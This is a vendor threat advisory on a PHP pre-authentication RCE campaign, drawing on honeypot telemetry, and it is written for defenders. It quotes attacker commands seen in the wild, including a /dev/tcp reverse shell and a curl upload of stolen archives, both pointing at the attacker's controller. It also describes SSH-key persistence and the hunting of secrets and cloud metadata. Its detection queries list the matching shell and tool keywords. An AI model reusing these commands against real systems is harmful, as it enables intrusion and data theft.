AISTRIKE · THREAT ADVISORY · CAMPAIGN INSIGHTS · CRITICAL

PHP2Shell - Wild scans leads to chaos in cyberspace

CVE-2026-109618 and CVE-2026-109619. Pre-authentication remote code execution in PHP request handling, now exploited at internet scale and followed by hands-on-keyboard intrusion, credential hunting and data exfiltration.

Prepared: 1 November 2026 | **Severity:** Critical | **CVSS v4.0:** 9.2 | **Observation window:** 21 Oct – 1 Nov 2026 (UTC)

Audience: SOC, detection engineering, IR, platform owners

245,083 Attack sessions recorded on GreyNoise sensors	**1,177** Confirmed shells (0.55% of exploit attempts)	**509** Related attacker IPs across 56 countries	**3 days** From first RCE proof to data exfiltration
213,331 Exploitation attempts (87.0% of sessions)	**262** Block-candidate IPs (51.5% of related IPs)	**5** Source IPs behind all 1,177 confirmed shells	**5 days** AiStrike detection content live before the first confirmed RCE

- **What happened.** Scanning for Php2Shell began on 21 October, the day PHP shipped the fix. The first confirmed remote code execution followed on 28 October. By 29–31 October, operators were opening reverse shells, planting SSH access, running Gitleaks and LinPEAS, querying cloud metadata and uploading stolen data.
- **Why it matters.** The exploit runs inside PHP before any application code, so login pages, in-app validation and route authorisation do not stop it. Hundreds of noisy scanners feed a single post-exploitation controller, so IP blocking alone ages quickly.
- **What to do now.** Patch to PHP 8.5.12, 8.4.27, 8.3.36 or 8.2.35 and restart PHP workers. Alert on web-server processes spawning shells. Hunt back to 21 October for reverse shells, new SSH keys under web-server accounts, metadata queries and outbound archive uploads.

AiStrike position. The AiStrike Php2Shell advisory and detection content were published on 23 October, five days before the first confirmed RCE. The web-server-spawns-shell rule from that advisory would have fired on the very first successful exploit, and every later stage of the intrusion matches an existing AiStrike detection (section 10).

Disclaimer. This report contains open-source intelligence insights, and campaign detail with a timeline of events. Approximately 90% of the referenced infrastructure consists of internet-facing assets. Sensor data has been collected by GreyNoise since 21 October 2026 and is incorporated here with detailed analysis. This report should be read in full, and necessary security controls should be applied.

AISTRIKE THREAT ADVISORY · PHP2SHELL CAMPAIGN INSIGHTS

Campaign attack flow




Figure 1. Php2Shell internet-wide exploitation and consolidated staging flow. Phase A shows mass scanning through to remote code execution across 509 source IPs. Phase B merges activity across sensors, sessions and operators into one staging flow around a shared controller. This is campaign-wide telemetry from GreyNoise sensors, not one affected organisation.

AISTRIKE THREAT ADVISORY · PHP2SHELL CAMPAIGN INSIGHTS

Contents

SECTION	PAGE
1. Executive summary	4
2. Campaign statistics and key insights	4
3. Data source and methodology	5
4. Campaign timeline	5
5. Vulnerability mechanism	6
6. Attack flow and campaign pattern	6
7. Post-exploitation activity	6
8. Evidence assessment: proven and not proven	7
9. MITRE ATT&CK mapping	8
10. How AiStrike would have detected this	9
11. Recommendations	12
12. References	13
13. Indicators of compromise	14

FIGURES	PAGE
Figure 1. Php2Shell internet-wide exploitation and consolidated staging flow	2
Figure 2. Php2Shell campaign timeline	5

TABLES	PAGE
Table 1. Campaign statistics	4
Table 3. CVE-2026-109618 and CVE-2026-109619 side by side	6
Table 4. Campaign progression by stage	6
Table 5. Campaign pattern and what it means	6
Table 6. Evidence assessment	7
Table 7. MITRE ATT&CK mapping	8
Table 8. AiStrike coverage against the campaign timeline	9
Table 9. AiStrike detections mapped to observed behaviour	9
Table 10. How one composite case escalates	10
Table 11. Telemetry needed for full coverage	10
Table 12. Fixed PHP builds	12

How to read this report. Sections 1 and 2 give the summary, statistics and key insights. Sections 3 to 9 describe what GreyNoise observed, from scanning through exfiltration, and how strong the evidence is. Section 10 is the AiStrike layer: which AiStrike detections would have fired at each stage, when, and how they combine into one case. MITRE ATT&CK technique IDs link to attack.mitre.org. Section 13 lists the full block-candidate IP set, also provided as a separate CSV.

1. Executive summary

Php2Shell is an active, internet-wide exploitation campaign against two critical PHP core vulnerabilities, CVE-2026-109618 and CVE-2026-109619. Both flaws let an unauthenticated attacker run commands on the server while PHP is still parsing or cleaning up a request, before any application login, input validation or routing logic runs. Patching PHP is the only dependable fix.

Between 21 October and 1 November 2026, GreyNoise's deliberately vulnerable sensors recorded **245,083 attack sessions** from **509 related IP addresses** in 56 countries. Of these sessions, 87% were exploitation attempts, and **1,177 produced a confirmed shell**. CISA added both CVEs to its Known Exploited Vulnerabilities (KEV) catalog on 26 October.

The campaign matured in three days. A simple `curl` callback on 28 October proved code execution. By 29 October, operators had moved to reverse shells, SSH keys and Dropbear for durable access. By 31 October, several operators were running automated collection, secret scanning with Gitleaks, privilege-escalation checks with LinPEAS, cloud metadata queries, and uploads of archived data.

The front end of the campaign is noisy and distributed; the back end is not. A single controller, 206[.]245[.]153[.]56 (Moula World LLC, AS211019, Netherlands), received reverse shells, served tools, collected exfiltrated archives and was itself the largest exploitation source. The observed objective is access and theft of secrets and data. GreyNoise captured no ransomware, cryptomining, destructive activity, lateral movement or confirmed privilege escalation.

AiStrike position. The AiStrike Php2Shell advisory and detection content were published on 23 October, five days before the first confirmed RCE. The web-server-spawns-shell rule from that advisory would have fired on the very first successful exploit, and every later stage of the intrusion matches an existing AiStrike detection (section 10).

2. Campaign statistics and key insights

Table 1. Campaign statistics

METRIC	VALUE	NOTE
Total attack sessions	**245,083**	21 Oct – 1 Nov 2026
Exploitation attempts	**213,331**	87.0% of sessions
Reconnaissance sessions	**31,752**	13.0% of sessions
Confirmed shell-start records	**1,177**	0.55% of exploitation attempts
Related attacker IPs	**509**	366 malicious, 143 suspicious
Block-candidate IPs	**262**	51.5% met GreyNoise block criteria
Confirmed exploitation source IPs	**5**	Account for all 1,177 shells
Countries / organisations / ASNs	**56 / 226 / 233**	Broad, distributed front end
Hosting-provider infrastructure	**381 IPs**	74.9% of related IPs
Fresh infrastructure	**79 IPs**	First seen within one day of joining
User agents indexed	**1,670**	Generic libraries plus Php2Shell labels
Unique post-exploit commands	**874**	Across 12 process chains
Indexed indicators	**15,142**	Provided separately

> GreyNoise's headline figure of "over 245,237 sessions" includes sessions recorded after this snapshot. This report uses 245,083, the sum of exploitation and reconnaissance sessions in the source window.

Key insights

1. **Exploitation started on patch day.** The first related scan arrived on 21 October at 08:36 UTC, hours before the fixed builds were published. Attempts were reported in the wild as early as 17 October. Any host unpatched after 21 October should be treated as exposed.
2. **Pre-authentication means application controls do not help.** The bug fires during PHP request startup and cleanup. A WAF tuned to application routes, or authentication inside the app, sees nothing to block.
3. **Low success rate, high payoff.** Only 0.55% of exploit attempts produced a shell, but those shells led straight to credential and data theft. Volume of failed attempts is not a measure of risk.
4. **Distributed scanners, one controller.** 509 IPs share JA4H/JA4T fingerprints, user agents and /24 ranges, which points to a few scanner families rather than 509 actors. Post-exploitation consolidates on one controller. Detect on behaviour and fingerprints; treat IPs as short-lived.
5. **Fast escalation.** The campaign went from proof of execution (28 Oct) to hands-on operation (29 Oct) to a multi-operator wave with exfiltration (31 Oct) in three days. Detection has to fire on the first shell, not on the exfiltration.

6. **Cloud credentials are a primary target.** Operators queried AWS, GCP, Azure, OpenStack, DigitalOcean and OCI metadata services. A compromised cloud web server can expose its IAM role credentials, so incident scope extends into the cloud account.
7. **Intent is theft, not impact.** No miners, ransomware or wipers were observed. A quiet compromise may not produce any obvious outage, which makes proactive hunting essential.

3. Data source and methodology

The telemetry in this report comes from GreyNoise's global network of deliberately vulnerable sensors (honeypots).

1. **Deliberately vulnerable sensors.** GreyNoise exposes web servers running unpatched configurations that mimic real corporate environments. These systems have no legitimate production use, so all traffic reaching them is unsolicited scanning or attack activity.
2. **Recognising the campaign signature.** On 21 October 2026, GreyNoise recorded the earliest automated scans for these vulnerabilities. The scanners used a distinctive user-agent string, `php2shell-scan/109618`.
3. **Logging command execution and process chains.** GreyNoise controls the containerised sensor environment, so it records every process action in sequence. The process chains show exactly what happened on each sensor: - **Simple attacks:** `apache2 → sh` running a `curl` download. - **Sophisticated attacks:** `apache2 → setsid → bash`, followed by systematic reconnaissance (`uname -a`, `df -h`, `cat /etc/passwd`, `lscpu`) to profile the host, kernel, cloud environment and container tokens.

> **Scope.** Figures describe activity against GreyNoise sensors worldwide. They show what attackers do after exploitation, not the impact on any specific customer.

4. Campaign timeline




Figure 2. Php2Shell campaign timeline from CVE reservation to the 1 November snapshot. Dates are evenly spaced so the dense final week stays readable.

5. Vulnerability mechanism

Table 3. CVE-2026-109618 and CVE-2026-109619 side by side

ATTRIBUTE	CVE-2026-109618	CVE-2026-109619
Bug class	Memory corruption	Stale state (use after free)
Trigger	Out-of-memory error interrupts request startup	Freed request state reused by a later request
Root cause	Cleanup treats partly initialised, attacker-controlled data as valid	Same PHP worker reuses a stale pointer
Outcome	Can invoke `system(command)`	Attacker-controlled execution path
Key component	Request structures during cleanup	Session upload progress, which runs before app code
Authentication	None	None
CVSS v4.0	9.2	9.2
Fixed in	8.5.12, 8.4.27, 8.3.36, 8.2.35	8.5.12, 8.4.27, 8.3.36, 8.2.35

Both flaws trigger inside PHP before the application runs. Application authentication, in-app input validation and route authorisation therefore cannot reliably prevent exploitation.

6. Attack flow and campaign pattern

Figure 1, directly after the cover, shows the full flow. Table 4 summarises it stage by stage.

Table 4. Campaign progression by stage

#	STAGE	WHAT THE ATTACKER DID
1	Internet-wide recon	Distributed scanners searched for vulnerable PHP deployments
2	Exploit delivery	Unauthenticated multipart POSTs reached PHP's parser before app authentication
3	PHP engine corruption	Memory exhaustion or stale worker state turned attacker data into a command
4	Proof of execution	Early operators validated RCE with short `curl` callbacks
5	Command and control	More mature operators opened reverse shells
6	Persistence and access	SSH keys and Dropbear provided an alternate way back in
7	Discovery and credential access	Automated scripts collected system, network, application, credential and cloud data
8	Collection and exfiltration	Data was archived and uploaded to attacker infrastructure, then staging was cleaned up

Table 5. Campaign pattern and what it means

PATTERN	EVIDENCE	MEANING
Broad, varied scanning	509 IPs, 56 countries, 226 organisations, 1,670 user agents	IP-only detection will age quickly
Tooling reuse across sources	Shared JA4H, JA4T, user agents and /24 plus ASN traits	Many IPs are one scanner family, not independent actors
Shared post-exploit controller	One IP receives shells, serves tools and receives archives	Post-exploitation is centralised and highly detectable
Escalating operator maturity	RCE proof → reverse shell → SSH/Dropbear → Gitleaks/LinPEAS → exfiltration	Goal moved quickly from validation to durable access and theft
No miner or destructive objective	No cryptominer or ransomware; one staging-directory cleanup	Intent is access, reconnaissance and data theft

The reconnaissance layer used generic HTTP libraries (`Go-http-client` , `python-requests` , `curl`) alongside campaign labels such as `php2shell-scan/109618` , `shellflow-php2shell/1.0` , `php2shell-check/1.0` and `wide-cve-2026-109618/1.0` . The shared controller acted as reverse-shell destination, tool-download server, Dropbear/SSH toolkit source and data-upload destination.

7. Post-exploitation activity

GreyNoise recorded 874 unique command strings. The most significant behaviours are grouped below.

7.1 Execution and command and control

- Proof of execution: `curl 37455255:7 ; sleep 5`

- Reverse shell: `bash -i >&/dev/tcp/206[.]245[.]153[.]56/42104 0>&1`, plus ports 42425 and 42428.
- Background beacon: `nohup /tmp/beacon.sh`
- Marker files such as `/tmp/.c1104` prevented duplicate shells.

7.2 Persistence and remote access

- `mkdir -p /var/www/.ssh` and `chmod 600 /var/www/.ssh/authorized_keys`
- Download of `j490_dbt.tgz`, a bundle of Dropbear utilities.
- `dropbearconvert ... /root/.ssh/c2_ed25519 dk_key` to load the operator's key.
- Later commands ran under both `sshd` and `dropbear`.
- `keep.sh`, `watch.sh` and `start.sh` maintained access.

7.3 Discovery and automated collection

Scripts `/tmp/collect.sh`, `/tmp/deep-loot.sh` and temporary `php-loot.php` files collected:

- OS, kernel, CPU and memory details; users, groups, sudoers and password files.
- Processes, services, sockets, sessions, routes, interfaces, ARP and DNS.
- Web roots, PHP configuration, source repositories, logs, uploads and app configuration.
- Database files and credentials.

7.4 Credential and secret hunting

- Gitleaks 8.30.1 scanned `/root`, `/home`, `/opt`, `/srv` and web roots.
- LinPEAS searched for privilege-escalation opportunities.
- `/etc/passwd`, `/etc/shadow`, `/etc/group` and sudoers were queried.
- Searches targeted `DATABASE_URL`, `DB_HOST`, `DB_USERNAME`, `DB_PASSWORD`, and Redis and MongoDB connection strings.

7.5 Cloud and container discovery

- Instance metadata queried for AWS (IMDSv1 and IMDSv2, including IAM role credentials), Google Cloud service-account tokens, Azure, OpenStack, DigitalOcean and OCI.
- Container paths checked: `/var/run/docker.sock`, `/run/docker.sock`, `/run/secrets`, `/.dockerenv`, `/proc/1/root`.
- These checks could enable container escape or cloud-account compromise; no successful abuse was captured.

7.6 Staging and exfiltration

- Collected data was packaged into `.tgz` archives and uploaded over HTTP:

```
bash curl -X POST --data-binary @archive.tgz http://206[.]245[.]153[.]56:8088/...
```

- Temporary PHP collection scripts were then deleted with `rm -f`.

8. Evidence assessment: proven and not proven

Table 6. Evidence assessment

AREA	STATUS	EVIDENCE
Code execution	PROVEN	Commands beneath `apache2`, then `bash`, `sh`, `sshd` and `dropbear`
Command and control	PROVEN	Reverse shells to the shared controller on ports 42104, 42425 and 42428
Remote access	PROVEN	SSH-key handling, Dropbear deployment and later interactive SSH sessions
Discovery and credential hunting	PROVEN	Credentials, source code, databases, cloud metadata, containers, privilege paths
Exfiltration	PROVEN	Archives created and successfully POSTed to attacker infrastructure
Lateral movement	NOT OBSERVED	No internal subnet scan, outbound SSH to private hosts, remote service execution or credential reuse
Privilege escalation	NOT OBSERVED	No confirmed root, Docker-socket abuse, cloud API action or database login
Durable persistence	NOT OBSERVED	No persistence shown to survive a rebuild
Impact	NOT OBSERVED	No ransomware, wiping, cryptomining or denial of service

9. MITRE ATT&CK mapping

Evidence standard. *Confirmed* means the command or process was directly observed. *High confidence* means multiple commands plus later process evidence support the conclusion. *Attempted* means activity was seen but success is not asserted.

Table 7. MITRE ATT&CK mapping

TACTIC	ID	TECHNIQUE	STATUS	PHP2SHELL BEHAVIOUR
Reconnaissance	`T1595.002`	Vulnerability Scanning	CONFIRMED	`php2shell-*` user agents across 509 IPs
Initial Access	`T1190`	Exploit Public-Facing Application	CONFIRMED	Unauthenticated POSTs exploit PHP before app code
Execution	`T1059.004`	Unix Shell	CONFIRMED	`apache2` spawns `sh`; later `bash`, `sshd`, `dropbear`
Command and Control	`T1071.001`	Web Protocols	CONFIRMED	HTTP downloads and uploads on port 8088
Command and Control	`T1105`	Ingress Tool Transfer	CONFIRMED	`collect.sh`, `deep-loot.sh`, Gitleaks, LinPEAS, Dropbear
Persistence	`T1098.004`	SSH Authorized Keys	HIGH CONFIDENCE	`/var/www/.ssh/authorized_keys`, then `sshd` sessions
Lateral Movement	`T1021.004`	SSH	CONFIRMED	Dropbear and `sshd` used for access back into the host
Discovery	`T1082` `T1033`	System and Account Discovery	CONFIRMED	`id`, `whoami`, `uname`, `hostname`, users, groups
Discovery	`T1016` `T1049`	Network Configuration and Connections	CONFIRMED	Interfaces, routes, ARP, DNS, sockets
Discovery	`T1083`	File and Directory Discovery	CONFIRMED	Web roots, `/home`, `/opt`, `/srv`, `/etc`, `/root`, `/tmp`
Credential Access	`T1552.001`	Credentials in Files	CONFIRMED	Gitleaks, `.env` and config searches, DB credentials
Credential Access	`T1552.005`	Cloud Instance Metadata API	CONFIRMED	AWS, GCP, Azure, OpenStack, DigitalOcean, OCI
Credential Access	`T1003.008`	/etc/passwd and /etc/shadow	CONFIRMED	Account and hash files read or tested
Collection	`T1005`	Data from Local System	CONFIRMED	Configs, logs, sessions, uploads, repositories
Collection	`T1560.001`	Archive via Utility	CONFIRMED	`.tgz` archives
Exfiltration	`T1041`	Exfiltration Over C2 Channel	CONFIRMED	`curl -X POST --data-binary` to the controller
Privilege Escalation	—	SUID and misconfiguration discovery	ATTEMPTED	LinPEAS, SUID, sudoers, Docker sockets; no elevation
Lateral Movement	—	Internal movement	NOT OBSERVED	No internal scanning or remote execution

10. How AiStrike would have detected this

Php2Shell is a case where each signal is weak on its own but the chain is unmistakable. AiStrike's job is to catch the first reliable signal, stitch the rest onto it, and hand the SOC one case per host with the evidence and response already attached.

10.1 Coverage was in place before the first exploit

Table 8. AiStrike coverage against the campaign timeline

DATE (UTC)	CAMPAIGN EVENT	AISTRIKE STATUS
21 Oct	First scans, `php2shell-scan/109618`	Retro-hunt from the 23 Oct advisory covers this window (hunts pinned to 20 Oct)
23 Oct	—	Advisory, Sigma, KQL and EQL content published and deployable as managed content
26–27 Oct	KEV listing; GreyNoise tags live	Unpatched-PHP exposure rule already prioritising affected hosts
28 Oct, 05:14	First confirmed RCE	**Web server spawned a shell** fires on the first `apache2 → sh` with `curl`
29 Oct, 19:55	Hands-on: reverse shell, SSH key, collection	`/dev/tcp` reverse shell, SSH-key and discovery rules fire; case escalates to Critical
31 Oct, 00:22	Dropbear, Gitleaks, LinPEAS, uploads	Hacktool, unusual-binary, metadata and exfiltration rules add to the same case

Detection content was live **five days before** the first confirmed RCE. On a monitored host, the first successful exploit would have raised a High-severity case at 05:14 on 28 October, more than a day before the first hands-on session and three days before exfiltration.

10.2 Layered detection mapped to observed behaviour

AiStrike applies the four layers from its Php2Shell advisory, from weakest to strongest signal, and adds campaign-specific rules derived from what GreyNoise observed.

LAYER 1
Exposure
An unpatched PHP binary is running
Raises the priority of every other alert on that host

LAYER 2
Attempt
OOM fatals at startup, session decode failures, Php2Shell user agents
Scanning or trying; not compromise

LAYER 3
Success
A PHP or web-server process spawns a shell
On an unpatched internet-facing host, treat as compromise

LAYER 4
Post-exploitation
Reverse shells, tool downloads, SSH access, recon, credential access, exfiltration
Confirms hands-on activity and drives scope

Table 9. AiStrike detections mapped to observed behaviour

STAGE	OBSERVED BEHAVIOUR	AISTRIKE DETECTION	LAYER	MITRE
Recon	`php2shell-*` user agents	Php2Shell scanner user-agent IOA	2	`T1595.002`
Recon	JA4H/JA4T shared across many IPs	Fingerprint-cluster match in web/WAF logs	2	`T1595.002`
Exploit	Burst of startup OOM fatals	PHP Memory Exhaustion Before Script Execution, Burst	2	`T1190`
Exploit	OOM followed by session decode failure	PHP Memory Exhaustion Followed By Session Decode Failure	2	`T1190`
Exposure	Host running a pre-fix PHP build	Sigma: Unpatched PHP process started	1	`T1190`
Execution	`apache2 → sh`, `curl` callback, `sleep`	Sigma: PHP or web server spawned a shell; EQL post-exploit command line	3	`T1059.004`
C2	`bash -i >&/dev/tcp/...`	Sigma: Suspicious Use of /dev/tcp	4	`T1059.004` `T1095`
C2	`nohup /tmp/beacon.sh`, scripts in `/tmp`	Sigma: Program Executions in Suspicious Folders	4	`T1105`
Persistence	`/var/www/.ssh/authorized_keys` by web user	Campaign rule: web server user deploys SSH access	4	`T1098.004`
Remote access	Dropbear unpacked and started	Unusual Child Execution via Web Server; campaign SSH rule	4	`T1021.004`
Discovery	`uname`, `id`, routes, ARP, sockets	ESCU: Linux Auditd System Network Configuration Discovery	4	`T1082` `T1016`
Credential access	LinPEAS, Gitleaks	Sigma: Linux HackTool Execution (extended with Gitleaks)	4	`T1552.001`
Credential access	`/etc/shadow` read by web user	EQL post-exploit command line (`/etc/shadow`)	4	`T1003.008`
Cloud	Metadata queries from web-server descendants	Campaign rule: instance metadata access from web server	4	`T1552.005`

STAGE	OBSERVED BEHAVIOUR	AISTRIKE DETECTION	LAYER	MITRE
Exfiltration	`.tgz` archive + `curl --data-binary` POST	Campaign rule: archive upload from web server	4	`T1560.001` `T1041`

10.3 One composite case, not fifteen alerts

AiStrike groups every signal on the same host into one composite case and raises severity as the chain progresses.

Table 10. How one composite case escalates

STEP	SIGNAL ON THE HOST	CASE SEVERITY
1	Host flagged as running an unpatched PHP build	EXPOSURE TAG
2	Php2Shell user agents and an OOM burst in error logs	MEDIUM
3	`apache2` spawns `sh` running `curl`	HIGH probable compromise
4	`/dev/tcp` reverse shell to an external IP	CRITICAL confirmed hands-on access
5	SSH key written under `/var/www`, Dropbear started	CRITICAL persistence added
6	Metadata query, Gitleaks, LinPEAS	CRITICAL credential exposure in scope
7	Archive created and POSTed outbound	CRITICAL data exfiltration

10.4 Triage, hunting and response

- **AI-led triage with exposure context.** Each case is enriched with internet exposure, PHP build status, user-agent and fingerprint matches, and the full parent–child process tree, so the analyst receives a verdict and a reason rather than a raw event.
- **Campaign hunt pack.** The hunts run across the estate with the window pinned to 21 October: shells under PHP and web-server processes, new SSH keys under web-server accounts, new binaries in `/tmp`, metadata queries from web hosts, and outbound POSTs of archives. Indicator sweeps use the separate IOC file.
- **Automated response.** Playbooks isolate the host, kill the spawned shell and Dropbear process, remove unauthorised SSH keys, block the controller and confirmed exploitation sources, open the patch ticket, and trigger rotation of database, application and cloud credentials when metadata or secret-hunting activity is present.
- **Cloud follow-through.** When a metadata query is seen, AiStrike pivots to cloud audit logs (for example AWS CloudTrail) to look for use of the instance role's credentials from unfamiliar IP addresses.
- **Patch tracking and coverage evidence.** Hosts flagged by the exposure rule are tracked until the fixed build is running, with a MITRE coverage view showing which Php2Shell techniques are visible and which data sources are missing.

10.5 Telemetry needed for full coverage

Table 11. Telemetry needed for full coverage

DATA SOURCE	WHAT IT ENABLES	STAGES COVERED
Web access and WAF logs	User agents, JA4H fingerprints, POST patterns	Recon, exploit
PHP and web-server error logs	OOM bursts and session decode failures	Exploit
EDR, Auditd or Sysmon for Linux	Process trees, command lines, file writes	Execution through exfiltration
Firewall, proxy and DNS	Outbound connect-backs and uploads	C2, exfiltration
Cloud audit logs	Use of stolen instance credentials	Post-compromise cloud scope
Asset and vulnerability inventory	Unpatched PHP builds, internet exposure	Exposure and prioritisation

Without endpoint process telemetry on Linux web servers, layers 3 and 4 are blind. That is where Php2Shell is reliably detectable, so deploying EDR or Auditd on internet-facing PHP hosts is the single most important coverage step.

10.6 Sample campaign-specific detection logic

The rules below cover behaviours GreyNoise observed that are not in the original AiStrike advisory. They are behaviour-based and contain no IP indicators.

KQL · Defender for Endpoint / Sentinel · Web server shell running Php2Shell post-exploitation commands · HIGH · `T1059.004` `T1095` `T1105` `T1552.005` `T1041`

```
DeviceProcessEvents
| where Timestamp > ago(14d)
| where InitiatingProcessFileName in~ ("apache2", "httpd", "nginx", "php-cgi", "lsphp")
    or InitiatingProcessFileName startswith "php-fpm"
    or InitiatingProcessAccountName in~ ("www-data", "apache", "nginx")
| where FileName in~ ("sh", "bash", "dash", "zsh", "curl", "wget", "tar")
| where ProcessCommandLine has_any (
    "/dev/tcp/", "authorized_keys", "dropbear", "linpeas", "gitleaks",
    "169.254.169.254", "metadata.google.internal", "--data-binary",
    "/etc/shadow", "docker.sock")
| project Timestamp, DeviceName, InitiatingProcessAccountName,
    InitiatingProcessFileName, FileName, ProcessCommandLine
| order by Timestamp asc
```

KQL · Defender for Endpoint / Sentinel · Instance metadata access from a web server · HIGH · `T1552.005`

```
DeviceNetworkEvents
| where Timestamp > ago(14d)
| where RemoteIP == "169.254.169.254"
